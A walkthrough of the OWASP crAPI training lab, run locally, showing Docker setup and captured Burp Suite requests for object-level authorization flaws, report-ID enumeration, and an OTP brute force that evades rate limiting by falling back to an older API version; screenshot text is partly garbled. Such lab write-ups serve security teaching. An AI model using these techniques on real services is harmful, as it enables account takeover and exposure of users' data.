



crAPI | Web Application | Walkthrough | Ads

Dawson | September 2023

😊😊 ##### DISCLAIMER ##### *Spoilers below!* 😊😊

cRAPI (OWASP Project) Walkthrough CTF-ATHOME Writeup

[@GangGreenTemperTatum](#)

[Postman Collection](#) or local `openapi.json` `spec`

[GitHub Repo](#)

v1.0, 09-08-2023

Tips on amending Docker desktop to avoid paying for a license with replacement Colima Container Runtime 🐳

- The process should go as following for MAC OS
1. Quit docker desktop
 2. Run `docker image ls` → you should get an error like this `Cannot connect to the Docker daemon, ...`
 3. Install colima → `brew install colima`
 4. Start colima → `colima start --cpu 8 --memory 12` (cpu and memory options only need to be specified on the first run, they persist after that)
 5. `docker context use colima`
 6. Test the same `docker image ls` command. It shouldn't error this time around
 7. You can now run docker without Docker Desktop! Try building a container or running make dev

Follow up steps

1. Fully uninstall Docker Desktop:
2. Uninstall the docker desktop app from your Mac
3. Install the docker cli `brew install docker`
4. Edit `~/.docker/config.json` and remove the `credsStore` entry
5. `docker context use colima`
6. Install buildx and docker-compose

```
brew install docker-buildx docker-compose
mkdir -p ~/.docker/cli-plugins
ln -sfn /opt/homebrew/opt/docker-compose/bin/docker-compose ~/.docker/cli-plugins/docker-compose
ln -sfn /opt/homebrew/opt/docker-buildx/bin/docker-buildx ~/.docker/cli-plugins/docker-buildx
```

Setup your local crAPI environment: 🚗

Docker setup

Fix the `Error response from daemon: error while creating mount source path '/Users/adam/git/crapi/keys': chown /Users/<user>/git/crapi/keys: permission denied` error by running the `docker compose` command in `sudo`:

```
docker pullcurl -o docker-compose.yml https://raw.githubusercontent.com/OWASP/crAPI/main/deploy/docker/docker-compose.yml
docker-compose pull
sudo docker-compose -f docker-compose.yml --compatibility up -d
```

To fix `dependency failed to start: container crapi-workshop is unhealthy`, do:

```
sudo docker-compose -f docker-compose.yml pull
sudo docker-compose -f docker-compose.yml --compatibility up -d

docker ps -a
```

See [here](#)

Access via <http://localhost:8888/login> - Save this as your Postman `baseURL` variable

```
[+] Running 8/8
✓ Container mongodb           Healthy
✓ Container api.mypremiumdealership.com  Running
✓ Container postgresdb          Healthy
✓ Container mailhog             Running
✓ Container crapi-identity      Healthy
✓ Container crapi-community     Healthy
✓ Container crapi-workshop      Healthy
✓ Container crapi-web           Started
```

I recommend running the [setup commands](#) a few times in succession to fix issues with unhealthy containers as part of the compose and is relating to networks failing/waiting to initiate and delays in the `docker-compose` build process.

Set your Burp Suite scope to **Advanced** and enter: (drop out of scope requests)

```
Host: ^localhost\.*$  
Port: ^8888$  
File: ^/.*  
  
Host: ^localhost\.*$  
Port: ^8025$  
File: ^/.*  
  
etc.
```

I also recommend creating a new Postman [Environment](#) and linking variables from subsequent requests for a smoother experience.


To gracefully shutdown your local container environment:

```
crapi % docker-compose down
```

✉ Access the mailbox at <http://localhost:8025>

Hi Hacking Crapi,
 We are glad to have you on-board. Your newly purchased vehicle details are provided below. Please add it on your crAPI dashboard.
 Your vehicle information is VIN: 7ZDCP26LKUH828122 and Pincode: 5339
 We're here to help you build a relationship with your vehicles.
 Thank You & have a wonderful day !
 Warm Regards,
 crAPI - Team
 Email: support@crapi.io

This E-mail and any attachments are private, intended solely for the use of the addressee. If you are not the intended recipient, they have




crAPI Outlines the Challenges within it's Documentation Section

Challenges: ▼ BOLA Vulnerabilities - Flag

Challenge 1 - Access details of another user's vehicle

Our initial REST API endpoint for `{{baseUrl}}/identity/api/v2/vehicle/vehicles` can be a pre-follow-up to `{{baseUrl}}/identity/api/v2/vehicle/:vehicleId/location`

Therefore, get the Vehicle ID from the initial `GET` request:



| | | | | | | | | | | |
|-----|----------------------|---------------------------------|-----|---|--|-----|-----|------|------|------|
| 191 | 20-47-22 14 Sep 2023 | http://localhost:8088 | GET | /identity/api/v2/vehicle/vehicles | | 200 | 819 | JSON | 127 | |
| 192 | 20-47-22 4 Sep 2023 | http://detectportal.firefox.com | GET | /canonical.html | | 200 | 317 | XML | 34.1 | |
| 193 | 20-47-22 4 Sep 2023 | http://detectportal.firefox.com | GET | /success.txt?ip=4 | | ✓ | 200 | 235 | text | 34.1 |
| 194 | 20-47-22 4 Sep 2023 | http://detectportal.firefox.com | GET | /success.txt?ip=6 | | ✓ | 200 | 234 | text | 34.1 |
| 195 | 20-48-04 4 Sep 2023 | http://localhost:8888 | GET | /identity/api/v2/vehicle/7293aecf-5916-4063-9122-3547e0b7dc0/location | | 200 | 576 | JSON | 127 | |

Setting the `uuid` was correct and is the `{{vehicleId}}` variable being used here in the next API endpoint which is the `carId` key value.

The `community` API endpoint is exposing this value from another API endpoint which we can use for our initial `GET` request here:

Request

| | | |
|--------|-----|-----|
| pretty | raw | Hex |
|--------|-----|-----|

1 GET /community/api/v2/community/posts/recent HTTP/1.1
2 Host: localhost:8888
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/117.0
4 Accept: */*
5 Accept-Language: en-CA, en-US;q=0.7, en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Referer: http://localhost:8888/forum
8 Content-Type: application/json
9 Content-Length: 100
10 DNT: 1
11 Connection: close
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15
16

Response

| | | | |
|--------|-----|-----|--------|
| pretty | raw | Hex | Render |
|--------|-----|-----|--------|

1 1. HTTP/1.1 200 OK
2 Server: openresty/1.17.8.2
3 Date: Tue, 05 Sep 2023 03:55:02 GMT
4 Content-Type: application/json
5 Connection: close
6 Access-Control-Allow-Headers: Accept, Content-Type, Content-Length, Accept-Encoding, X-CSRF-Token, Authorization
7 Access-Control-Allow-Methods: POST, GET, OPTIONS, PUT, DELETE
8 Access-Control-Allow-Origin: *
9 Content-Length: 943
10
11 [{
12 "id": "euNCzstGJ60nHftvUnel",
13 "title": "Title 3",
14 "content": "Hello world 3",
15 "author": {
16 "nick": "Robot",
17 "email": "robot801@example.com",
18 "vehicleId": "b41c9088-8172-3aa9-9f0a-cb2296436bad",
19 "profile_pic_url": "",
20 "created_at": "2023-09-05T02:28:09.556Z"
21 },
22 "comments": [
23],
24 "authorId": 3,
25 "createdAt": "2023-09-05T02:28:09.556Z"
26 },
27 {
28 "id": "u16p8Gcd1BdCQBVJ44",
29 "title": "Title 2",
30 "content": "Hello world 2",
31 "author": {
32 "nick": "Robot",
33 "email": "robot801@example.com",
34 "vehicleId": "b41c9088-8172-3aa9-9f0a-cb2296436bad",
35 "profile_pic_url": "",
36 "created_at": "2023-09-05T02:28:09.556Z"
37 },
38 "comments": [
39],
40 "authorId": 3,
41 "createdAt": "2023-09-05T02:28:09.556Z"
42 }]

Inspector

| | |
|------|-------|
| Name | Value |
|------|-------|

Server: openresty/1.17.8.2
Date: Tue, 05 Sep 2023 03:55:02 GMT
Content-Type: application/json
Connection: close
Access-Control-Allow-Headers: Accept, Content-Type, Content-Length, Accept-Encoding, X-CSRF-Token, Authorization
Access-Control-Allow-Methods: POST, GET, OPTIONS, PUT, DELETE
Access-Control-Allow-Origin: *
Content-Length: 943

Request

Pretty Raw Hex

1 GET /identity/api/v2/vehicle/b41c9888-a172-4aa6-9f0a-cb22964368ad?location
HTTP/1.1
2 Accept: application/json
3 Authorization: Bearer eyJhbGciOiJIUzI1NiJ9.eyJzdWIiOiJ0LjQ0MjYzZTA2NmBxOzZ5IjoiZD01LCy02LiJpZD00ciLmIhd
cGlyTzIwMjA4MjQwNjUzNjkwIjoxNDAwMDU2NTQ0L235cdKewJlo_0iCvqT11kvJr1l0sglyHsd
f_nBmAaM0uLmtWkTnMtBLwHg03nR0y18cc1EWL11tfgpuBLUUnzClPyv9x0NcsngpnwXy
B2wCPu0_b2wpgFxFxPbFLF2V1g2ewaQhIx_8mONN94sRshTz1qY0J1VzVs_kyPvbgDUG0IQ60ns
52xZ9G6f7r0KfL3o7V74s1bj0hCnCzIspl1-jBHQlnBh7uZWBgfaeTRf7-keuP8NwZ020Tejkjno
s0u-AgntnDc1D0nqf0uMnbwSAT-KassKnTdhnlMdWrd3z6lg
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.32
5 Cache-Control: no-cache
6 Postman-Token: ac468be4-47da-47be-8520-1fb3a929f976
7 Host: localhost:8888
8 Accept-Encoding: gzip, deflate
9 Connection: close
10
11

Response

Pretty Raw Hex Render

1 HTTP/1.1 200
2 Server: openresty/1.17.8.2
3 Date: Tue, 05 Sep 2023 03:56:23 GMT
4 Content-Type: application/json
5 Content-Length: 142
6 Connection: close
7 Vary: Origin
8 Vary: Access-Control-Request-Method
9 Vary: Access-Control-Request-Headers
10 X-Content-Type-Options: nosniff
11 X-XSS-Protection: 1; mode=block
12 Pragma: no-cache
13 Expires: 0
14 X-Frame-Options: DENY
15 Content-Length: 142
16
17 {
18 "carId": "b41c9888-a172-4aa6-9f0a-cb22964368ad",
19 "vehicleLocation": {
20 "id": 9,
21 "latitude": "38.264007",
22 "longitude": "-97.773161"
23 },
24 "fullName": "Robot"
25 }

Inspector

Request attributes 2

Request query parameters 0

Request body parameters 0

Request cookies 0

Request headers 8

| Name | Value |
|-----------------|---|
| Accept | application/json |
| Authorization | Bearer eyJhbGciOiJIUzI1NiJ9.eyJzdWIiOiJ0LjQ0MjYzZTA2NmBxOzZ5IjoiZD01LCy02LiJpZD00ciLmIhd cGlyTzIwMjA4MjQwNjUzNjkwIjoxNDAwMDU2NTQ0L235cdKewJlo_0iCvqT11kvJr1l0sglyHsd f_nBmAaM0uLmtWkTnMtBLwHg03nR0y18cc1EWL11tfgpuBLUUnzClPyv9x0NcsngpnwXy B2wCPu0_b2wpgFxFxPbFLF2V1g2ewaQhIx_8mONN94sRshTz1qY0J1VzVs_kyPvbgDUG0IQ60ns 52xZ9G6f7r0KfL3o7V74s1bj0hCnCzIspl1-jBHQlnBh7uZWBgfaeTRf7-keuP8NwZ020Tejkjno s0u-AgntnDc1D0nqf0uMnbwSAT-KassKnTdhnlMdWrd3z6lg |
| User-Agent | Postman/7.32.3 |
| Cache-Control | no-cache |
| Postman-Token | ac468be4-47da-47be-8520-1fb3a929f976 |
| Host | localhost:8888 |
| Accept-Encoding | gzip, deflate |
| Connection | close |

Response headers 14

Sorry "Robot" ..

Challenge 2 - Access mechanic reports of other users

A fairly easy one, using hAPI path we can see a unique `report_link` exposed when we submit a test report:

I initially sent this request to Burp Repeater and tried to change the method from `POST` to `GET` but was unsuccessful.

Looking through the API swagger file, I found a Postman entry for `\{{baseUrl}}/workshop/api/mechanic/mechanic_report?report_id=` endpoint, I simply enumerated the `report_id` to exploit this flag:

▼ Broken User Authentication - Flag

Challenge 3 - Reset the password of a different user

I found the REST API endpoint for `GET /community/api/v2/community/posts/` discloses sensitive information with another legitimate victim's email address: (`robot001@example.com`)

The screenshot shows a browser developer tools Network tab with the following details:

Request

- Method: POST
- URL: http://localhost:8088/v2/community/posts/euNCzstGJ6QnfHtvUeL
- HTTP/1.1 200 OK
- Host: localhost:8088
- User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/117.0
- Accept: */*
- Accept-Language: en-CA,en-US;q=0.7,en;q=0.3
- Accept-Encoding: gzip, deflate
- Referer: http://localhost:8888/post?post_id=euNCzstGJ6QnfHtvUeL
- Content-Type: application/json

Response

- HTTP/1.1 200 OK
- Date: Tue, 05 Sep 2023 04:03:38 GMT
- Content-Type: application/json
- Access-Control-Allow-Headers: Accept, Content-Type, Content-Length, Accept-Encoding, X-CSRF-Token, Authorization
- Access-Control-Allow-Methods: POST, GET, OPTIONS, PUT, DELETE
- Access-Control-Allow-Origin: *
- Content-Length: 315

```
1 {  
  "id": "euNCzstGJ6QnfHtvUeL",  
  "title": "Hello World",  
  "content": "Hello world 3",  
  "author": {"name": "Bob"},  
  "comments": []  
}
```

Inspector

- Request attributes: 2
- Request headers: 13
- Response headers: 8
- Name Value
Server openresty/1.17.8.2
Date Tue, 05 Sep 2023 04:03:38 G...
Content-Type application/json
Connection close
Access-Control-Allow-Headers Accept, Content-Type, Conte...
Access-Control-Allow-Methods POST, GET, OPTIONS, PUT, ...
Access-Control-Allow-Origin *
Content-Length 315

Issued a `POST /identity/api/auth/forget-password` request and observed the results:

Target: http://localhost:8888 [Edit](#) [HTTP/1](#)

| Request | Response |
|---|--|
| <pre>P Raw Hex 1 POST /identity/auth/forgot-password HTTP/1.1 2 Host: localhost:8888 3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:119.0) Gecko/20100101 Firefox/117.0 4 Accept: */* 5 Accept-Language: en-CA,en-US;q=0.7,en;q=0.3 6 Accept-Encoding: gzip, deflate 7 Referer: http://localhost:8888/forgot-password 8 Content-Type: application/json 9 Content-Length: 38 10 Body: {"email": "hacker@example.com"} 11 DNT: 1 12 Connection: close 13 Sec-Fetch-Dest: empty 14 Sec-Fetch-Mode: cors 15 Sec-Fetch-Site: same-origin 16 17 { "email": "hacker@example.com" }</pre> | <pre>Pretty Raw Hex Render 1 HTTP/1.1 200 2 Server: Apache/2.4.41 (Ubuntu) 3 Date: Wed, 06 Sep 2023 03:21:06 GMT 4 Content-Type: application/json 5 Connection: close 6 Vary: Origin 7 Vary: Access-Control-Request-Method 8 Vary: Access-Control-Request-Headers 9 Access-Control-Allow-Origin: * 10 Access-Control-Allow-Methods: POST 11 X-XSS-Protection: 1; mode=block 12 Cache-Control: no-cache, no-store, max-age=0, must-revalidate 13 Pragma: no-cache 14 Expires: 0 15 X-Frame-Options: DENY 16 Content-Length: 77 17 18 { "message": "OTP Sent on the provided email, hacker@example.com", "status": "200" }</pre> |

Inspector

- Request attributes: 2
- Request query parameters: 0
- Request cookies: 0
- Request headers: 14
- Response headers: 15

I now know that the OTP is a 4 decimal value from 0000 through 9999 and can use an enumeration attack.

Issue a request for our victim, intercept a live request and send to Burp Suite Intruder: ([POST /identity/api/auth/v3/check-otp](#)
[HTTP/1.1](#))

Request

```
1 POST /identity/api/auth/forgot-password HTTP/1.1
2 Host: localhost:8888
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/117.0
4 Accept: */*
5 Accept-Language: en-CA,en-US;q=0.7,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Referer: http://localhost:8888/forgot-password
8 Content-Type: application/json
9 Content-Length: 32
10 Origin: http://localhost:8888
11 DNT: 1
12 Connection: close
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-origin
16 {
17   "email": "robot001@example.com"
}
```

Response

```
1 HTTP/1.1 200
2 Server: openresty/1.17.8.2
3 Date: Wed, 06 Sep 2023 03:24:01 GMT
4 Content-Type: application/json
5 Connection: close
6 Vary: Origin
7 Vary: Access-Control-Request-Method
8 Vary: Access-Control-Request-Headers
9 Access-Control-Allow-Origin: *
10 X-Content-Type-Options: nosniff
11 X-XSS-Protection: 1; mode=block
12 Cache-Control: no-cache, no-store, max-age=0, must-revalidate
13 Pragma: no-cache
14 Expires: 0
15 X-Frame-Options: DENY
16 Content-Length: 79
17
18 {
19   "message": "OTP Sent on the provided email, robot001@example.com",
20   "status": "200"
}
```

Inspector

| Name | Value |
|-----------------|--|
| Host | localhost:8888 |
| User-Agent | Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/117.0 |
| Accept | */* |
| Accept-Language | en-CA,en-US;q=0.7,en;q=0.3 |
| Accept-Encoding | gzip, deflate |
| Referer | http://localhost:8888/forgot-password |
| Content-Type | application/json |
| Content-Length | 32 |
| Origin | http://localhost:8888 |
| DNT | 1 |
| Connection | close |
| Sec-Fetch-Dest | empty |
| Sec-Fetch-Mode | cors |
| Sec-Fetch-Site | same-origin |

Request headers

Response headers

Add position payloads around the OTP value:

Burp Suite Professional v2023.9.4 - owasp_crapi - Licensed to Ads Dawson

Choose an attack type: Sniper

Payload positions: Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://localhost:8888

Attack type: Sniper

Start attack

Payload:

```
1 POST /identity/api/auth/v3/check-otp HTTP/1.1
2 Host: localhost:8888
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/117.0
4 Accept: */*
5 Accept-Language: en-CA,en-US;q=0.7,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Referer: http://localhost:8888/forgot-password
8 Content-Type: application/json
9 Content-Length: 32
10 Origin: http://localhost:8888
11 DNT: 1
12 Connection: close
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-origin
16
17 {"email": "robot001@example.com", "otp": "$00000", "password": "HackingCrapi123!"}
```

Update Host header to match target

Add \$ Clear \$ Auto \$ Refresh

The screenshot shows the Burp Suite Professional interface with the 'Intruder' tab selected. In the 'Payloads' tab, a 'Payload sets' section is displayed. It shows a payload set named '1' with a payload count of 10,000 and a request count of 10,000. The payload type is set to 'Numbers'. Below this, the 'Payload settings [Numbers]' section is expanded, showing configuration for generating numeric payloads. Under 'Number range', the 'Type' is set to 'Sequential' (radio button selected). The 'From' field contains '0000', 'To' contains '9999', 'Step' contains '1', and 'How many:' is empty. Under 'Number format', the 'Base' is set to 'Decimal' (radio button selected). The 'Min integer digits' and 'Max integer digits' both contain '4', while 'Min fraction digits' and 'Max fraction digits' both contain '0'. Examples of generated numbers are shown as '0001' and '4321'.

The failed response is a `500` HTTP server error code, which I can filter for any `200` responses or `!=500`

We can see ~30 requests results in a `503` response indicating we are being rate-limited (presumably by `srcip`). This is also not a HTTP header response from the codebase and therefore could be a proxy/WAF etc.

Dashboard Target **Proxy** Intruder

1 x 2 x 3 x +

Positions Payloads Resource pool Settings

3. Intruder attack of http://localhost:8888 - Temporary attack - Not saved to project file

Filter: Showing all items

| Request | Payload | Status code | Time of day | Respon... | Respon... | Error | Timeout | Length | Comment | |
|-----------|---------|-------------|---------------------|---------------------|-----------|-------|---------|--------|---------|--|
| 31 | 0000 | 503 | 20:27:24 5 Sep 2023 | 27 | 27 | | | 527 | | |
| 33 | 0032 | 503 | 20:27:24 5 Sep 2023 | 36 | 36 | | | 527 | | |
| 0 | 500 | 500 | 20:27:23 5 Sep 2023 | 110 | 112 | | | 519 | | |
| 6 | 0005 | 500 | 20:27:23 5 Sep 2023 | 47 | 47 | | | 519 | | |
| 12 | 0011 | 500 | 20:27:23 5 Sep 2023 | 161 | 161 | | | 519 | | |
| 1 | 0000 | 500 | 20:27:23 5 Sep 2023 | 79 | 79 | | | 519 | | |
| 7 | 0006 | 500 | 20:27:23 5 Sep 2023 | 100 | 101 | | | 519 | | |
| 8 | 0007 | 500 | 20:27:23 5 Sep 2023 | 104 | 104 | | | 519 | | |
| 2 | 0001 | 500 | 20:27:23 5 Sep 2023 | 125 | 126 | | | 519 | | |
| 5 | 0004 | 500 | 20:27:23 5 Sep 2023 | 72 | 72 | | | 519 | | |
| 9 | 0008 | 500 | 20:27:23 5 Sep 2023 | 118 | 118 | | | 519 | | |
| 3 | 0002 | 500 | 20:27:23 5 Sep 2023 | 123 | 124 | | | 519 | | |
| 11 | 0010 | 500 | 20:27:23 5 Sep 2023 | 113 | 114 | | | 519 | | |
| 10 | 0009 | 500 | 20:27:23 5 Sep 2023 | 112 | 114 | | | 519 | | |
| 20 | 0019 | 500 | 20:27:24 5 Sep 2023 | 89 | 89 | | | 519 | | |
| 22 | 0021 | 500 | 20:27:24 5 Sep 2023 | 148 | 148 | | | 519 | | |
| Step: | 1 | 500 | 20:27:24 5 Sep 2023 | 59 | 59 | | | 519 | | |
| How many: | 14 | 0013 | 500 | 20:27:24 5 Sep 2023 | 59 | 59 | | | 519 | |

Request Response

Number format

Pretty Raw Hex Render

```

1 HTTP/1.1 503
2 Server: openresty/1.17.8.2
3 Date: Fri, 06 Sep 2023 03:27:23 GMT
4 Content-Type: application/json
5 Connection: keep-alive
6 Vary: Origin
7 Vary: Access-Control-Request-Method
8 Vary: Access-Control-Request-Headers
9 X-Content-Type-Options: nosniff
10 X-XSS-Protection: 1; mode=block
11 Cache-Control: no-cache, no-store, max-age=0, must-revalidate
12 Pragma: no-cache
13 Expires: 0
14 X-Frame-Options: DENY
15 Content-Length: 66
16
17
18 {
    "message": "You've exceeded the number of attempts.",
    "status": 503
}

```

Add Enabled Edit Remove Up Down

Finished 0 highlights

Note the original untampered request is using API v3 :

Dashboard Target **Proxy** Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Authorize Reshaper Add & Track Custom Issues IP Rotate Settings

Request to http://localhost:8888 [127.0.0.1]

Forward Drop Intercept is on Action Open browser

Pretty Raw Hex

```

1 POST /identity/api/auth/v3/check-otp HTTP/1.1
2 Host: localhost:8888
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/117.0
4 Accept: */*
5 Accept-Language: en-CA,en-US;q=0.7,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Referer: http://localhost:8888/forgot-password
8 Content-Type: application/json
9 Content-Length: 75
10 Origin: http://localhost:8888
11 DNT: 1
12 Connection: close
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-origin
16
17 {
    "email": "robot@01@example.com",
    "otp": "0000",
    "password": "HackingCrash123!"
}

```

Comment this item HTTP/1.1

Inspector

Selection 2 (0x2) ^

Selected text v3

Decoded from: Select ▾

Request attributes 2 ▾

Request query parameters 0 ▾

Request cookies 0 ▾

Request headers 14 ▾

| Name | Value |
|-----------------|----------------------------|
| Host | localhost:8888 |
| User-Agent | Mozilla/5.0 (Macintosh... |
| Accept | /* |
| Accept-Language | en-CA,en-US;q=0.7,e... |
| Accept-Encoding | gzip, deflate |
| Referer | http://localhost:8888/f... |
| Content-Type | application/json |
| Content-Length | 75 |
| Origin | http://localhost:8888 |
| DNT | 1 |
| Connection | close |
| Sec-Fetch-Dest | empty |
| Sec-Fetch-Mode | cors |
| Sec-Fetch-Site | same-origin |

Maybe this was an enhancement and v2 if live does not rate-limit?

Bingo! 🎉

4. Intruder attack of http://localhost:8888 - Temporary attack

| Dashboard | Results | Positions | Payloads | Resource pool | Settings | | | | | |
|------------------|---------|--|-------------|---------------------|------------|------------|--------------------------|--------------------------|--------|----|
| 1 × | 2 × | Filter: Showing all items | | | | | | | | |
| Positions | | | | | | | | | | |
| ② Choose | Request | Payload | Status code | Time of day | Respons... | Respons... | Error | Timeout | Length | Co |
| 0 | 9 | 0008 | 500 | 20:31:53 5 Sep 2023 | 25 | 25 | <input type="checkbox"/> | <input type="checkbox"/> | 519 | |
| Attack ty | 0 | | 500 | 20:31:53 5 Sep 2023 | 28 | 28 | <input type="checkbox"/> | <input type="checkbox"/> | 519 | |
| ③ Payload | 3 | 0002 | 500 | 20:31:53 5 Sep 2023 | 28 | 28 | <input type="checkbox"/> | <input type="checkbox"/> | 519 | |
| Configure | 2 | 0001 | 500 | 20:31:53 5 Sep 2023 | 31 | 31 | <input type="checkbox"/> | <input type="checkbox"/> | 519 | |
| | 5 | 0004 | 500 | 20:31:53 5 Sep 2023 | 29 | 29 | <input type="checkbox"/> | <input type="checkbox"/> | 519 | |
| ④ Target | 1 | 0000 | 500 | 20:31:53 5 Sep 2023 | 31 | 31 | <input type="checkbox"/> | <input type="checkbox"/> | 519 | |
| Configure | 4 | 0003 | 500 | 20:31:53 5 Sep 2023 | 29 | 29 | <input type="checkbox"/> | <input type="checkbox"/> | 519 | |
| | 8 | 0007 | 500 | 20:31:53 5 Sep 2023 | 32 | 32 | <input type="checkbox"/> | <input type="checkbox"/> | 519 | |
| ⑤ Target | 6 | 0005 | 500 | 20:31:53 5 Sep 2023 | 31 | 31 | <input type="checkbox"/> | <input type="checkbox"/> | 519 | |
| Configure | 7 | 0006 | 500 | 20:31:53 5 Sep 2023 | 33 | 33 | <input type="checkbox"/> | <input type="checkbox"/> | 519 | |
| | 14 | 0013 | 500 | 20:31:53 5 Sep 2023 | 10 | 10 | <input type="checkbox"/> | <input type="checkbox"/> | 519 | |
| ⑥ Target | 1 | POST | 500 | 20:31:53 5 Sep 2023 | 12 | 12 | <input type="checkbox"/> | <input type="checkbox"/> | 519 | |
| Configure | 2 | Host | 500 | 20:31:53 5 Sep 2023 | 13 | 13 | <input type="checkbox"/> | <input type="checkbox"/> | 519 | |
| | 3 | User | 500 | 20:31:53 5 Sep 2023 | 10 | 10 | <input type="checkbox"/> | <input type="checkbox"/> | 519 | |
| ⑦ Target | 4 | Accept | 500 | 20:31:53 5 Sep 2023 | 18 | 18 | <input type="checkbox"/> | <input type="checkbox"/> | 519 | |
| Configure | 5 | Accept | 500 | 20:31:53 5 Sep 2023 | 15 | 15 | <input type="checkbox"/> | <input type="checkbox"/> | 519 | |
| | 6 | Accept | 500 | 20:31:53 5 Sep 2023 | 19 | 15 | <input type="checkbox"/> | <input type="checkbox"/> | 519 | |
| ⑧ Target | 7 | Referer | 500 | 20:31:53 5 Sep 2023 | 20 | 8 | <input type="checkbox"/> | <input type="checkbox"/> | 519 | |
| Configure | 8 | Content | 500 | 20:31:53 5 Sep 2023 | 21 | 8 | <input type="checkbox"/> | <input type="checkbox"/> | 519 | |
| | 9 | Content | 500 | 20:31:53 5 Sep 2023 | 15 | 22 | <input type="checkbox"/> | <input type="checkbox"/> | 519 | |
| ⑨ Target | 10 | Origin | 500 | 20:31:53 5 Sep 2023 | 22 | 23 | <input type="checkbox"/> | <input type="checkbox"/> | 519 | |
| Configure | 11 | DNT | 500 | 20:31:53 5 Sep 2023 | 21 | 13 | <input type="checkbox"/> | <input type="checkbox"/> | 519 | |
| | 12 | Content | 500 | 20:31:53 5 Sep 2023 | 26 | 9 | <input type="checkbox"/> | <input type="checkbox"/> | 519 | |
| ⑩ Target | 13 | Content | 500 | 20:31:53 5 Sep 2023 | 25 | 10 | <input type="checkbox"/> | <input type="checkbox"/> | 519 | |
| Configure | 14 | Sec | 500 | 20:31:53 5 Sep 2023 | 17 | 29 | <input type="checkbox"/> | <input type="checkbox"/> | 519 | |
| | 15 | Request | | | | | | | | |
| ⑪ Target | 16 | Response | | | | | | | | |
| Configure | 17 | Pretty | | | | | | | | |
| | 16 | Raw | | | | | | | | |
| | 17 | Hex | | | | | | | | |
| | 17 | { "en": | | | | | | | | |
| | 1 | POST /identity/api/auth/v2/check-otp HTTP/1.1 | | | | | | | | |
| | 2 | Host: localhost:8888 | | | | | | | | |
| | 3 | User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/117.0 | | | | | | | | |
| | 4 | Accept: */* | | | | | | | | |
| | 5 | Accept-Language: en-CA,en-US;q=0.7,en;q=0.3 | | | | | | | | |
| | 6 | Accept-Encoding: gzip, deflate | | | | | | | | |
| | 7 | Referer: http://localhost:8888/forgot-password | | | | | | | | |
| | 8 | Content-Type: application/json | | | | | | | | |
| | 9 | Content-Length: 75 | | | | | | | | |
| | 10 | Origin: http://localhost:8888 | | | | | | | | |
| | 11 | DNT: 1 | | | | | | | | |
| | 12 | Connection: keep-alive | | | | | | | | |
| | 13 | Sec-Fetch-Dest: empty | | | | | | | | |
